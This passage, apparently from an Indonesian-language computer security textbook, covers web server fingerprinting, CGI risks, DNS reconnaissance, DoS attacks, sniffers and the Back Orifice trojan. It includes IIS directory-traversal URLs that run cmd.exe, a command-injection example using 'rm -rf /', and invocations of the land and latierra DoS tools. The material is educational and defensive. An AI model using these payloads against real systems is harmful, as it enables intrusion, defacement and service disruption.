Oleh karena hal di atas, implementasi SSLeay Eric Young tidak dapat digunakan di Amerika Utara (Amerika dan Kanada) karena “melanggar” paten RSA dan RC4 yang digunakan dalam implementasinya. SSLeay dapat diperoleh dari:

- <http://www.psy.uq.oz.au/~ftp/Crypto>

Informasi lebih lanjut tentang SSL dapat diperoleh dari:

- <http://home.netscape.com/newsref/std>
- <http://www.openssl.org>

Mengetahui Jenis Server

Informasi tentang web server yang digunakan dapat dimanfaatkan oleh perusak untuk meluncurkan serangan sesuai dengan tipe server dan operating system yang digunakan. Seorang penyerang akan mencari tahu software dan versinya yang digunakan sebagai web server, kemudian mencari informasi di Internet tentang kelemahan web server tersebut.

Informasi tentang program server yang digunakan sangat mudah diperoleh. Cara yang paling mudah adalah dengan menggunakan program “telnet” dengan melakukan telnet ke port 80 dari server web tersebut, kemudian menekan tombol return dua kali. Web server akan mengirimkan respon dengan didahului oleh informasi tentang server yang digunakan. Program *Ogre* (yang berjalan di sistem Windows) dapat mengetahui program server web yang digunakan. Sementara itu, untuk sistem UNIX, program *lynx* dapat digunakan untuk melihat jenis server dengan menekan kunci “sama dengan” (=).

Keamanan Program CGI

Common Gateway Interface (CGI) digunakan untuk menghubungkan sistem WWW dengan software lain di server web. Adanya CGI memungkinkan hubungan interaktif antara user dan server web. CGI seringkali digunakan sebagai mekanisme untuk mendapatkan informasi dari user melalui “fill out form”, mengakses database, atau menghasilkan halaman yang dinamis.

Meskipun secara prinsip mekanisme CGI tidak memiliki lubang keamanan, program atau skrip yang dibuat sebagai CGI dapat memiliki lubang keamanan (baik secara sengaja dibuat lubang keamanannya ataupun tidak sengaja). Peralnya, program CGI ini dijalankan di server web sehingga menggunakan resources web server tersebut. Potensi lubang keamanan yang dapat terjadi dengan CGI antara lain:

- Seorang pemakai yang nakal dapat memasang skrip CGI sehingga dapat mengirimkan berkas password kepada pengunjung yang mengeksekusi CGI tersebut.
- Program CGI dipanggil berkali-kali sehingga server menjadi terbebani karena harus menjalankan beberapa program CGI yang menghabiskan memori dan *CPU cycle* dari web server.
- Program CGI yang salah konfigurasi sehingga memiliki otoritas seperti sistem administrator sehingga ketika dijalankan dapat melakukan perintah apa saja. Untuk sistem UNIX, ada saja administrator yang salah setting sehingga server web (httpd) dijalankan oleh root.
- CGI guestbook yang secara otomatis menambahkan informasi ke dalam halaman web seringkali disalahgunakan oleh orang yang nakal dengan mengisikan link ke halaman pornografi atau diisi dengan sampah (junk text) sehingga memenuhi disk pemilik web.
- Teks (informasi) yang dikirimkan ke CGI diisi dengan karakter tertentu dengan tujuan untuk merusak sistem. Sebagai contoh, banyak search engine yang tidak melakukan proses “sanitasi” terhadap karakter yang dituliskan oleh user. Bagaimana jika user memasukkan “abcd; rm -rf /” atau “%; drop table” dan sejenisnya. (Tujuan utama adalah melakukan attack terhadap SQL server di server.)

Keamanan client WWW

Dalam bagian terdahulu dibahas masalah yang berhubungan dengan server WWW. Dalam bagian ini akan dibahas masalah-masalah yang berhubungan dengan keamanan client WWW, yaitu pemakai (pengunjung) biasa. Keamanan di sisi client biasanya berhubungan dengan masalah *privacy* dan penyisipan virus atau trojan horse.

Pelanggaran Privacy

Ketika kita mengunjungi sebuah situs web, browser kita dapat “dititipi” sebuah “*cookie*” yang fungsinya adalah untuk menandai kita. Ketika kita berkunjung ke server itu kembali, maka server dapat mengetahui bahwa kita kembali dan server dapat memberikan setup sesuai dengan keinginan (*preference*) kita. Ini merupakan servis yang baik. Namun data-data yang sama juga dapat digunakan untuk melakukan *tracking* kemana saja kita pergi.

Ada juga situs web yang mengirimkan script (misal Javascript) yang melakukan interogasi terhadap server kita (melalui browser) dan mengirimkan informasi ini ke server. Bayangkan jika di dalam komputer kita terdapat data-data yang bersifat rahasia dan informasi ini dikirimkan ke server milik orang lain.

Penyisipan Trojan Horse

Cara penyerangan terhadap client yang lain adalah dengan menyisipkan virus atau trojan horse. Bayangkan apabila yang anda download adalah virus atau trojan horse yang dapat menghapus isi harddisk anda. Salah satu contoh yang sudah terjadi adalah adanya web yang menyisipkan trojan horse Back Orifice (BO) atau Netbus sehingga komputer anda dapat dikendalikan dari jarak jauh. Orang dari jarak jauh dapat menyadap apa yang anda ketikkan, melihat isi direktori, melakukan reboot, bahkan memformat harddisk!

Bahan Bacaan

Informasi lebih lanjut mengenai keamanan sistem WWW dapat diperoleh dari sumber on-line sebagai berikut.

- <<http://www.w3.org/Security/Faq/>>
- Nalneesh Gaur, “Assessing the Security of Your Web Applications,” Linux Journal, April 2000, hal. 74-78.
- Netscape’s cookie Security FAQ
<http://search.netscape.com/assist/security/faqs/cookies.html>

Dalam bab ini akan dibahas beberapa contoh eksploitasi lubang keamanan. Contoh-contoh yang dibahas ada yang bersifat umum dan ada yang bersifat khusus untuk satu jenis operating system tertentu, atau untuk program tertentu dengan versi tertentu. Biasanya lubang keamanan ini sudah ditutup pada versi baru dari paket program tersebut sehingga mungkin tidak dapat anda coba. Pembahasan dalam bab ini tentunya tidak komplit dikarenakan batasan jumlah halaman. Jika diinginkan pembahasan yang lebih komplit ada buku “Hacking Exposed” (lihat referensi [41]) yang dapat digunakan untuk keperluan tersebut.

Menurut “Hacking Exposed”, metodologi dari penyusup biasanya mengikuti langkah sebagai berikut:

- *Target acquisition and information gathering*
- *Initial access*
- *Privilege escalation*
- *Covering tracks*

Namun, bab ini belum disusun dengan urutan seperti di atas.

Mencari informasi

Sebelum melakukan penyerangan, seorang cracker biasanya mencari informasi tentang targetnya. Banyak informasi tentang sebuah sistem yang dapat diperoleh dari Internet. Sebagai contoh, informasi dari DNS (Domain Name System) kadang-kadang terlalu berlebihan sehingga memberikan terlalu banyak informasi kepada orang yang bermaksud jahat. DNS dapat memberikan informasi tentang nama-nama server beserta nomor IP yang dimiliki oleh sebuah perusahaan. Seseorang yang tidak tahu apa-apa, dengan mengetahui domain dari sebuah perusahaan dapat mengetahui informasi yang lebih banyak tentang server-server dari perusahaan tersebut. Paling tidak, informasi tentang name server merupakan informasi awal yang dapat berguna.

Informasi tentang DNS tersedia secara terbuka di Internet dan dapat dicari dengan menggunakan berbagai tools seperti:

- whois, host, nslookup, dig (tools di sistem UNIX)
- Sam Spade (tools di sistem Windows)
- web dari Network Solutions inc. yang menyediakan informasi tentang data-data gTLD (.com, .net, .org, dan seterusnya) melalui webnya di <http://www.networksolutions.com>

Host, Whois, dig

Berikut ini adalah contoh beberapa session untuk mencari informasi tentang domain dan server-server yang digunakan oleh domain tersebut. Untuk mencari name server, dapat digunakan program “host” dengan option “-t ns”. Sementara itu untuk mencari nomor IP dari sebuah host, langsung gunakan program host tanpa option.

```
unix$ host -t ns yahoo.com
yahoo.com          NS          NS3.EUROPE.yahoo.com
yahoo.com          NS          NS1.yahoo.com
yahoo.com          NS          NS5.DCX.yahoo.com
```

```
unix$ host ns1.yahoo.com
ns1.yahoo.com      A          204.71.200.33
```

Cara yang sama dapat dilakukan dengan menggunakan program whois. Contoh di bawah ini adalah untuk mencari informasi tentang domain yahoo.com dengan menggunakan server whois yang berada di Network Solutions Inc.

```
unix$ whois -h whois.networksolutions.com yahoo.com

Registrant:
Yahoo (YAHOO-DOM)
  3420 Central Expressway
  Santa Clara, CA 95051
  US

Domain Name: YAHOO.COM

Administrative Contact, Technical Contact:
  Balling, Derek (DJB470) tech-contact@YAHOO-INC.COM
Yahoo!
  701 First Ave
  Sunnyvale, CA 94089
  US
  +1-408-349-5062
Billing Contact:
  Billing, Domain (DB28833) domainbilling@YAHOO-INC.COM
  Yahoo! Inc.
  225 Broadway, 13th Floor
  San Diego, CA 92101
  1-408-731-3300

Record last updated on 28-Jun-2001.
Record expires on 20-Jan-2010.
Record created on 18-Jan-1995.
Database last updated on 20-Jul-2001 00:12:00 EDT.

Domain servers in listed order:

NS1.YAHOO.COM                204.71.200.33
NS5.DCX.YAHOO.COM            216.32.74.10
NS3.EUROPE.YAHOO.COM         217.12.4.71
```

Informasi yang diperoleh dari contoh di atas sekedar mencari informasi mengenai server DNS. Kita juga dapat mencoba mencari informasi lebih jauh dengan cara mengambil (dump) semua data-data DNS yang dikenal

dengan istilah *zone transfer*. Program “dig” dapat kita gunakan untuk keperluan tersebut.


```
unix$ dig yahoo.com. axfr @ns1.yahoo.com.
```

Contoh di atas adalah perintah untuk melakukan zone transfer (axfr) terhadap domain yahoo.com dari server ns1.yahoo.com. Perhatikan tanda titik (.) di belakang nama domain. Perlu diingat bahwa kegiatan zone transfer di beberapa tempat dapat dikategorikan sebagai tidak ramah (unfriendly) dan bahkan dianggap sebagai usaha untuk melakukan hacking terhadap sistem tersebut.

Untuk sistem yang diamankan secara baik, perintah zone transfer di atas akan gagal untuk dilakukan. Akan tetapi untuk sistem yang tidak baik, perintah di atas akan memberikan informasi tentang nama server-server yang berada dalam domain tersebut. Termasuk server di Intranet! (seperti billing, terminal server, RAS, dan sebagainya). Informasi yang sensitif seperti ini seharusnya tidak dapat di-query oleh orang atau server yang tidak berhak. Query zone transfer ini juga dapat dijadikan DoS attack karena dengan query yang sedikit (berdasarkan jumlah dan ukuran paket yang dikirimkan) dia menghasilkan jawaban yang cukup panjang. Dengan kata lain terjadi amplifikasi dari penggunaan bandwidth jaringan. Periksa sistem anda apakah DNS anda sudah dikelola dengan baik atau masih terbuka untuk zone transfer.

Sam Spade, utility untuk MS Windows

Untuk anda yang menggunakan sistem yang berbasis Microsoft Windows, anda dapat menggunakan program Sam Spade. Program ini dapat diperoleh secara gratis dari web <http://www.samspade.org>. Gambar berikut menunjukkan sebuah sesi Sam Spade untuk mencari informasi tentang domain INDOCISC.com.



Latihan 12. Cari informasi tentang nama-nama dari name server (NS) domain anda atau domain perusahaan anda. Informasi apa saja yang dapat anda peroleh dari data-data DNS tersebut? Nomor IP apa saja yang dapat anda peroleh dari data-data DNS tersebut?

Informasi DNS memang tersedia untuk umum. Akan tetapi seharusnya informasi yang komplrit hanya boleh dilihat oleh server tertentu. Istilahnya, “zone transfer” hanya diperbolehkan untuk server tertentu saja.

Eksplorasi Web Server

Web server menyediakan jasa untuk publik. Dengan demikian dia harus berada di depan publik. Sayangnya banyak lubang keamanan dalam implementasi beberapa web server. Di bagian ini akan dicontohkan beberapa eksploitasi tersebut.

Defacing Microsoft IIS

Salah satu lubang keamanan dari web yang berbasis IIS adalah adanya program atau script yang kurang baik implementasinya. Sebagai contoh, bugtraq id 1806 menunjukkan cara untuk melihat isi direktori dari sebuah web server yang berbasis IIS. (Informasi lengkapnya ada di <http://www.securityfocus.com/bid/1806>).

```
http://target/scripts/..%c1%lc../winnt/system32/cmd.exe?/  
c+dir  
http://target/scripts/..%c0%9v../winnt/system32/cmd.exe?/  
c+dir  
http://target/scripts/..%c0%af../winnt/system32/cmd.exe?/  
c+dir  
http://target/scripts/..%c0%qf../winnt/system32/cmd.exe?/  
c+dir  
http://target/scripts/..%c1%8s../winnt/system32/cmd.exe?/  
c+dir  
http://target/scripts/..%c1%9c../winnt/system32/cmd.exe?/  
c+dir  
http://target/scripts/..%c1%pc../winnt/system32/cmd.exe?/  
c+dir
```

Perintah di atas menjalankan perintah “dir” untuk melihat direktori di server IIS tersebut. Selain melihat direktori dengan perintah “dir”, anda dapat juga menjalankan perintah lain di server tersebut, seperti misalnya meng-copy file. Salah satu exploit adalah dengan mengambil file dari sebuah tempat dengan “TFTP” ke server IIS tersebut. Prinsipnya adalah menggunakan perintah yang command line sebagai perintah “dir” tersebut, seperti dengan perintah “tftp” dan menggantikan spasi dengan tanda tambah (+). Setelah itu, file dapat ditempatkan dimana saja termasuk di direktori yang digunakan untuk memberikan layanan web. Atau dengan kata lain web tersebut dapat diubah (*deface*).

Denial of Service Attack

“*Denial of Service (DoS) attack*” merupakan sebuah usaha (dalam bentuk serangan) untuk melumpuhkan sistem yang dijadikan target sehingga sistem tersebut tidak dapat menyediakan servis-servisnya (*denial of service*) atau tingkat servis menurun dengan drastis. Cara untuk melumpuhkan dapat bermacam-macam dan akibatnya pun dapat beragam. Sistem yang diserang dapat menjadi “bengong” (*hang, crash*), tidak berfungsi, atau turun kinerjanya (beban CPU tinggi).

Serangan denial of service berbeda dengan kejahatan pencurian data atau kejahatan memonitor informasi yang lalu lalang. Dalam serangan DoS tidak ada yang dicuri. Akan tetapi, serangan DoS dapat mengakibatkan kerugian finansial. Sebagai contoh apabila sistem yang diserang merupakan server yang menangani transaksi “*commerce*”, maka apabila server tersebut tidak berfungsi, transaksi tidak dapat dilangsungkan. Bayangkan apabila sebuah bank diserang oleh bank saingan dengan melumpuhkan outlet ATM (Anjungan Tunai Mandiri, *Automatic Teller Machine*) yang dimiliki oleh bank tersebut. Atau sebuah credit card merchant server yang diserang sehingga tidak dapat menerima pembayaran melalui credit card.

Selain itu, serangan DoS sering digunakan sebagai bagian dari serangan lainnya. Misalnya, dalam serangan *IPspoofing* (seolah serangan datang dari tempat lain dengan nomor IP milik orang lain), seringkali DoS digunakan untuk membungkam server yang akan *dispoof*.

Land attack

Land attack merupakan serangan kepada sistem dengan menggunakan program yang bernama “*land*”. Apabila serangan diarahkan kepada sistem Windows 95, maka sistem yang tidak diproteksi akan menjadi *hang* (dan bisa keluar layar biru). Demikian pula apabila serangan diarahkan ke beberapa jenis UNIX versi lama, maka sistem akan *hang*. Jika serangan diarahkan ke sistem Windows NT, maka sistem akan sibuk dengan penggunaan CPU mencapai 100% untuk beberapa saat sehingga sistem terlihat seperti macet. Dapat dibayangkan apabila hal ini dilakukan secara

berulang-ulang. Serangan land ini membutuhkan nomor IP dan nomor port dari server yang dituju. Untuk sistem Windows, biasanya port 139 yang digunakan untuk menyerang.

Program land menyerang server yang dituju dengan mengirimkan packet palsu yang seolah-olah berasal dari server yang dituju. Dengan kata lain, source dan destination dari packet dibuat seakan-akan berasal dari server yang dituju. Akibatnya server yang diserang menjadi bingung.

```
unix# ./land 192.168.1.1 139
land.c by m3lt, FLC
192.168.1.1:139 landed
```

Latierra

Program *latierra* merupakan “perbaikan” dari program land, dimana port yang digunakan berubah-ubah sehingga menyulitkan bagi pengamanan.

```
latierra v1.0b by MondoMan (elmondo@usa.net), KeG
Enhanced version of land.c originally developed by m3lt, FLC
Arguments:
* -i dest_ip = destination ip address such as 1.1.1.1
    If last octet is '-', then the address will increment
    from 1 to 254 (Class C) on the next loop
    and loop must be > 1 or -5 (forever).
    Alternatives = zone=filename.txt or list=filename.txt
    (ASCII) For list of alternative options,
    use -a instead of -h.
* -b port# = beginning port number (required).
-e port# = ending port number (optional)
-t = tcp flag options (f=fin, ~s=syn, r=reset, ~p=push, a=ack,
    u=urgent)
-v = time_to_live value, default=255
-p protocol = ~6=tcp, 17=udp, use -p option for complete list
-w window_size = value from 0 to ?, default=65000
-q tcp_sequence_number, default=3868
-m message_type
    (~0=none, 1=Out-Of-Band, 4=Msg_DontRoute
-s seconds = delay between port numbers, default=1
-o 1 = supress additional output to screen, default=0
-l loop = times to loop through ports/scan, default=1,
    -5=forever
* = required      ~ = default parameter values
```

```
unix# ./latierra -i 192.167.1.1 -b 139 -e 141
```

```
latierra vl.0b by MondoMan (elmondo@usa.net), KeG  
Enhanced version of land.c originally developed by m3lt, FLC  
Settings:
```

```
(-i)  Dest. IP Addr   : 192.168.1.1  
(-b)  Beginning Port #: 139  
(-e)  Ending Port #  : 141  
(-s)  Seconds to Pause: 1  
(-l)  Loop           : 1  
(-w)  Window size    : 65000  
(-q)  Sequence Number : FLC (3868)  
(-v)  Time-to-Live    : 255  
(-p)  IP Protocol #   : 6  
(-t)  TCP flags       : syn push
```

```
Done.
```

Ping-o-death

Ping-o-death sebetulnya adalah eksploitasi program *ping* dengan memberikan packet yang ukurannya besar ke sistem yang dituju. Beberapa sistem UNIX ternyata menjadi hang ketika diserang dengan cara ini. Program ping umum terdapat di berbagai operating system, meskipun umumnya program ping tersebut mengirimkan packet dengan ukuran kecil (tertentu) dan tidak memiliki fasilitas untuk mengubah besarnya packet. Salah satu implementasi program ping yang dapat digunakan untuk mengubah ukuran packet adalah program ping yang ada di sistem Windows 95.

Ping broadcast (smurf)

Salah satu mekanisme serangan yang baru-baru ini mulai marak digunakan adalah menggunakan ping ke alamat *broadcast*, ini yang sering disebut dengan *smurf*. Seluruh komputer (*device*) yang berada di alamat broadcast tersebut akan menjawab. Apakah ini merupakan standar?

Jika sebuah sistem memiliki banyak komputer (*device*) dan ping broadcast ini dilakukan terus menerus, jaringan dapat dipenuhi oleh respon-respon dari device-device tersebut. Akibatnya jaringan menjadi lambat.

```
$ ping 192.168.1.255
PING 192.168.1.255 (192.168.1.255): 56 data bytes
64 bytes from 192.168.1.4: icmp_seq=0 ttl=64 time=2.6 ms
64 bytes from 192.168.1.2: icmp_seq=0 ttl=255 time=24.0 ms
(DUP!)
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=2.5 ms
64 bytes from 192.168.1.2: icmp_seq=1 ttl=255 time=4.7 ms
(DUP!)
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=2.5 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=255 time=4.7 ms
(DUP!)
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=2.5 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=255 time=4.7 ms
(DUP!)
--- 192.168.1.255 ping statistics ---
4 packets transmitted, 4 packets received, +4 duplicates, 0%
packet loss
round-trip min/avg/max = 2.5/6.0/24.0 ms
```

Smurf attack biasanya dilakukan dengan menggunakan *IP spoofing*, yaitu mengubah nomor IP dari datangnya *request*, tidak seperti contoh di atas. Dengan menggunakan *IP spoofing*, respon dari *ping* tadi dialamatkan ke komputer yang IPnya *dispoof*. Akibatnya komputer tersebut akan menerima banyak paket. Hal ini dapat mengakibatkan pemborosan penggunaan (bandwidth) jaringan yang menghubungkan komputer tersebut. Dapat dibayangkan apabila komputer yang *dispoof* tersebut memiliki hubungan yang berkecepatan rendah dan ping diarahkan ke sistem yang memiliki banyak host. Hal ini dapat mengakibatkan DoS attack.

Contoh-contoh DoS attack lainnya

- Program “ping.exe” di sistem Windows (dicobakan pada Windows NT 4 Service Pack 4) dapat digunakan untuk menghentikan beberapa aplikasi sistem Windows jika diberikan nama host yang panjangnya lebih dari 112 karakter. Aplikasi dialup akan mati. Eksploitasi ini membutuhkan user di local server.
<http://www.securitytracker.com/alerts/2001/Apr/1001255.html>

- A vulnerability has been reported in the version of Telnet that is shipped with most Microsoft systems that allows a local user to crash several applications, including OutlookExpress. It is reported that, if you fill up the "Host Name" buffer (Connect/Remote System/Host Name) with the maximum of 256 chars and press "Connect" (tested with 256 "A" characters), the application will crash but will not close down, instead, it will display a "Connection Failed!" message. <http://www.securitytracker.com/alerts/2001/Mar/1001209.html>

Sniffer

Program sniffer adalah program yang dapat digunakan untuk menyadap data dan informasi melalui jaringan komputer. Di tangan seorang admin, program sniffer sangat bermanfaat untuk mencari (*debug*) kesalahan di jaringan atau untuk memantau adanya serangan. Di tangan cracker, program sniffer dapat digunakan untuk menyadap password (jika dikirimkan dalam bentuk *clear text*).

Sniffit

Program sniffit dijalankan dengan userid root (atau program dapat di-setuid root sehingga dapat dijalankan oleh siapa saja) dan dapat menyadap data. Untuk contoh penggunaan sniffit, silahkan baca dokumentasi yang menyertainya. (Versi berikut dari buku ini akan menyediakan informasi tentang penggunaannya.)

tcpdump

Program tcpdump merupakan program gratis yang umum digunakan untuk menangkap paket di sistem UNIX. Implementasi untuk sistem Window juga tersedia dengan nama *windump*. Setelah ditangkap, data-data (paket) ini dapat diolah dengan program lainnya, seperti dengan menggunakan program *tcpshow*, *tcptrace*, dan sejenisnya.

Program tcpdump sangat powerful dan digunakan sebagai basis dari pembahasan di beberapa buku, seperti buku seri "*TCP/IP Illustrated*" dari

Richard Stevens [46] yang sangat terkenal atau buku “Network Intrusion Detection” [31]. Berikut ini adalah contoh sebuah sesi tcpdump.

```
unix# tcpdump
06:46:31.318893 192.168.1.7.1043 > 192.168.1.1.80: S
616175183:616175183(0) win 5840 <mss 1460,nop,nop,sackOK> (DF)
06:46:31.318893 192.168.1.1.80 > 192.168.1.7.1043: S
1312015909:1312015909(0) ack 616175184 win 32736 <mss 1460>
06:46:31.318893 192.168.1.7.1043 > 192.168.1.1.80: . ack 1 win
5840 (DF)
06:46:31.318893 192.168.1.7.1043 > 192.168.1.1.80: P
1:296(295) ack 1 win 5840 (DF)
06:46:31.338893 192.168.1.1.80 > 192.168.1.7.1043: . ack 296
win 32441 (DF)
06:46:31.738893 192.168.1.1.80 > 192.168.1.7.1043: P
1:200(199) ack 296 win 32736 (DF)
06:46:31.868893 192.168.1.7.1043 > 192.168.1.1.80: . ack 200
win 5641 (DF)
06:46:31.898893 192.168.1.1.1492 > 192.168.1.7.113: S
2035772989:2035772989(0) win 512 <mss 1460>
06:46:31.898893 192.168.1.7.113 > 192.168.1.1.1492: R 0:0(0)
ack 2035772990 win 0
06:46:39.028893 192.168.1.7 > 192.168.1.1: icmp: echo request
06:46:39.028893 192.168.1.1 > 192.168.1.7: icmp: echo reply
06:46:40.028893 192.168.1.7 > 192.168.1.1: icmp: echo request
06:46:40.028893 192.168.1.1 > 192.168.1.7: icmp: echo reply
06:46:41.028893 192.168.1.7 > 192.168.1.1: icmp: echo request
06:46:41.028893 192.168.1.1 > 192.168.1.7: icmp: echo reply
06:46:42.038893 192.168.1.7 > 192.168.1.1: icmp: echo request
06:46:42.038893 192.168.1.1 > 192.168.1.7: icmp: echo reply
06:46:44.048893 192.168.1.7.1043 > 192.168.1.1.80: P
296:591(295) ack 200 win 5641 (DF)
06:46:44.048893 192.168.1.1.80 > 192.168.1.7.1043: P
200:398(198) ack 591 win 32736 (DF)

06:46:44.168893 192.168.1.7.1043 > 192.168.1.1.80: . ack 398
win 5443 (DF)
```

Dalam contoh di atas, pada baris-baris pertama, ditunjukkan sebuah sesi web browsing (lihat port 80 yang digunakan sebagai target port) dari sebuah komputer dengan nomor IP 192.168.1.7 ke server web dengan nomor IP 192.168.1.1. Di sesi itu nampak *three way handshaking* (paket SYN, dibalas dengan SYN/ACK, dan dibalas dengan ACK). Untuk mengetahui lebih

lengkap tentang paket-paket ini, silahkan baca buku “*TCP/IP Illustrated*” dari Richard Stevens atau buku “*Network Intrusion Detection*” (Stephen Northcutt & Judy Novak).

Selain sesi web, nampak juga sesi ping dimana ada paket “ICMP echo request” yang dibalas dengan paket “ICMP echo reply”. Ping ini juga dikirimkan dari IP 192.168.1.7 ke komputer dengan IP 192.168.1.1.

Sniffer Pro

Sniffer Pro merupakan program sniffer komersial yang berjalan di sistem Windows. Program ini dibuat oleh Network Associates dan cukup lengkap fasilitasnya. Sniffer Pro dapat menangkap packet dengan aturan-aturan (rules) tertentu. Bahkan dia dilengkapi dengan visualisasi yang sangat menarik dan membantu administrator.

Anti Sniffer

Untuk menutup lubang keamanan dari kegiatan sniffing, administrator dapat membuat jaringannya bersegmen dan menggunakan perangkat switch sebagai pengganti hub biasa. Selain itu dapat juga digunakan program untuk mendeteksi adanya penggunaan sniffer di jaringan yang dikelolanya. Program pendeteksi sniffer ini disebut anti-sniffer.

Program anti-sniffer bekerja dengan mengirimkan packet palsu ke dalam jaringan dan mendeteksi responnya. Ethernetcard yang diset ke dalam *promiscuous mode* (yang umumnya digunakan ketika melakukan sniffing) dan program yang digunakan untuk menyadap sering memberikan jawaban atas packet palsu ini. Dengan adanya jawaban tersebut dapat diketahui bahwa ada yang melakukan kegiatan sniffing.

Trojan Horse

Trojan horse di sistem komputer adalah program yang disisipkan tanpa pengetahuan si pemilik komputer. Trojan horse ini kemudian dapat diaktifkan dan dikendalikan dari jarak jauh, atau dengan menggunakan

timer (pewaktu). Akibatnya, komputer yang disisipi trojan horse tersebut dapat dikendalikan dari jarak jauh.

Ada yang mengatakan bahwa sebetulnya program ini mirip remote administration. Memang sifat dan fungsinya sama. Remote administration / access program seperti pcAnywhere digunakan untuk keperluan yang benar (legitimate). Sementara trojan horse biasanya digunakan untuk keperluan yang negatif.

Back Orifice (BO)



Back Orifice (BO) merupakan trojan horse untuk sistem yang menggunakan operating system Windows (95, 98, NT, 2000). BO Merupakan produk dari Cult of the Dead Cow, pertama kali dikeluarkan 3 Agustus 1998 dan sangat populer di kalangan bawah tanah. Pada saat dokumen ini ditulis, telah keluar BO 2000 untuk sistem operasi Windows 2000.

BO terdiri dari server (yang dipasang atau disisipkan di komputer target) dan client (yang digunakan untuk mengendalikan server). Akses ke server BO dapat diproteksi dengan menggunakan password sehingga mengecohkan atau membatasi akses oleh orang lain.

Dengan menggunakan BO, intruder dapat mengirimkan pesan seperti:



Mengirim pesan mungkin tidak terlalu bermasalah, meskipun mengganggu. Bayangkan jika intruder tersebut memformat harddisk anda atau menangkap keystroke anda (apalagi kalau anda menuliskan userid dan password).


Server BO menggunakan TCP/IP dan menunggu di port 31337. Jika di komputer anda port tersebut terbuka, ada kemungkinan BO sudah terpasang di sana. Namun, nomor port dari BO dapat dipindahkan ke nomor port lain sehingga mengelabui administrator.

Mendeteksi BO

Gunakan program "REGEDIT" dan cari

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices

Jika variabel tersebut berisi, maka anda sudah terkena BO. Catatan: nama file adalah space-dot-exe. Cek di direktory "Windows\SYSTEM\" jika ada nama file yang kosong atau titik, dan ukurannya (sama dengan atau lebih besar dari) 122KB, kemungkinan itu BO. File tersebut tidak dapat dihapus begitu saja.



Sumber informasi tentang BO dapat diperoleh dari

- <http://www.nwi.net/~pchelp/bo/bo.html>
- <http://www.bo2k.com>


- <http://www.iss.net/xforce/alerts/advise5.html>

NetBus

